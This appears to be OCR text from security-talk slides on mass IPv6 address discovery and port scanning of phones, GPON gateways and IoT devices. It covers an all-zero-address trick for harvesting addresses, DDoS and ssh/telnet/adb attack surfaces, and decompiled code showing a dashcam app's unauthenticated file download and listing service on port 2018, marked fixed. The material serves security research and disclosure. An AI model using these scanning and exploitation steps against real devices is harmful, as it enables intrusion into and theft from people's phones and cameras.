
不安全 | [24[redacted]3c:ff0:3ad2:fe8e:5bff:fe76:d41]/start.ghtml

GPON gateway

PPPoE	2_INTERNET_R_VID_200
GUA获取方式	SLAAC
GUA	24[redacted]3c:ff0:3ad2:fe8e:5bff:fe76:d41/64
DNS获取方式	DHCPv6
DNS1	24[redacted]3c:2000:1::26
DNS2	24[redacted]3c:2000:3::130
DNS3	::
WAN MAC	FC:8E:5B:76:D4:01
前缀获取方式	DHCPv6
获取前缀	24[redacted]3c:f01:ef80::/60

Remote control vending machine

video



```
┌macintosh@pp ~
└$
┌macintosh@pp ~
└$
┌macintosh@pp ~
└$
┌macintosh@pp ~
└$
┌macintosh@pp ~
└$
┌macintosh@pp ~
└$
┌macintosh@pp ~
└$
┌macintosh@pp ~
└$ ▯
```

```
┌root@12604-27373 ~/ipv6/out
└#                                                     130 ↵
┌root@12604-27373 ~/ipv6/out
└#                                                     130 ↵
┌root@12604-27373 ~/ipv6/out
└#                                                     130 ↵
┌root@12604-27373 ~/ipv6/out
└#                                                     130 ↵
┌root@12604-27373 ~/ipv6/out
└#                                                     130 ↵
┌root@12604-27373 ~/ipv6/out
└#                                                     130 ↵
┌root@12604-27373 ~/ipv6/out
└#                                                     130 ↵
┌root@12604-27373 ~/ipv6/out
└# ▯                                                    130 ↵
```

Events

Test

Easy to scan and exploit:：

LTE / 5G:

A large number of Android phones, Android smart devices, and various IOT devices with 4G function

Home Broadband:

Uniformly installed GPON devices and routing devices using dial-up

1. Get a large number of IPv6 addresses (use our scanning methods)
2. Scan target port quickly (Mobile phones often switch networks)
3. Send poc to the port opened devices

Just for security researching
Do not attack !

Port-Based vulnerability:

Operating system vulnerabilities

APP / service vulnerabilities


Manager page/tools, ssh / telnet / adb / admin web

DDos attack based on ICMP / UDP

The most effective and influential method

Sending all zero address will return full address both on Android and GPON devices

Get millions of addresses in 10 minutes



Vulnerability mining by ourselves

Rearview Mirror Driving Recorder

Android system based


Insert a SIM card to realize remote control and view photos

After analyzing its service APK, we found a vulnerability

We just need to find it’s IPV6 address, which open the port 2018

Use our address scanning

Then send the exp



com[redacted]mirrorid.net.builder.PostStringBuilder

com[redacted]mirrorid.utils.NetUtils


```
}
public static String downLoadFileUrl(String str) {
    return String.format("http://%1$s:2018/Download?filePath=%2$s", getHostIp(), str);
}

public static String getBasePort() {
    return getHostIp() + ":2018/";
}

public static ConnectivityManager getConnectManager() {
    return (ConnectivityManager) DuJApplication.getInstance().getSystemService("connectivity");
}

public static String getDeviceFrontVideoUrl() {
    return String.format("http://%1$s:2018/GetAllFilesByPath?path=%2$s", getHostIp(), EncodeUtils.enCode2Base64(Constants.VIDEO_F
}
```

Download files

Listen on port 2018

List files

Already fixed



< 状态信息

SIM 卡状态

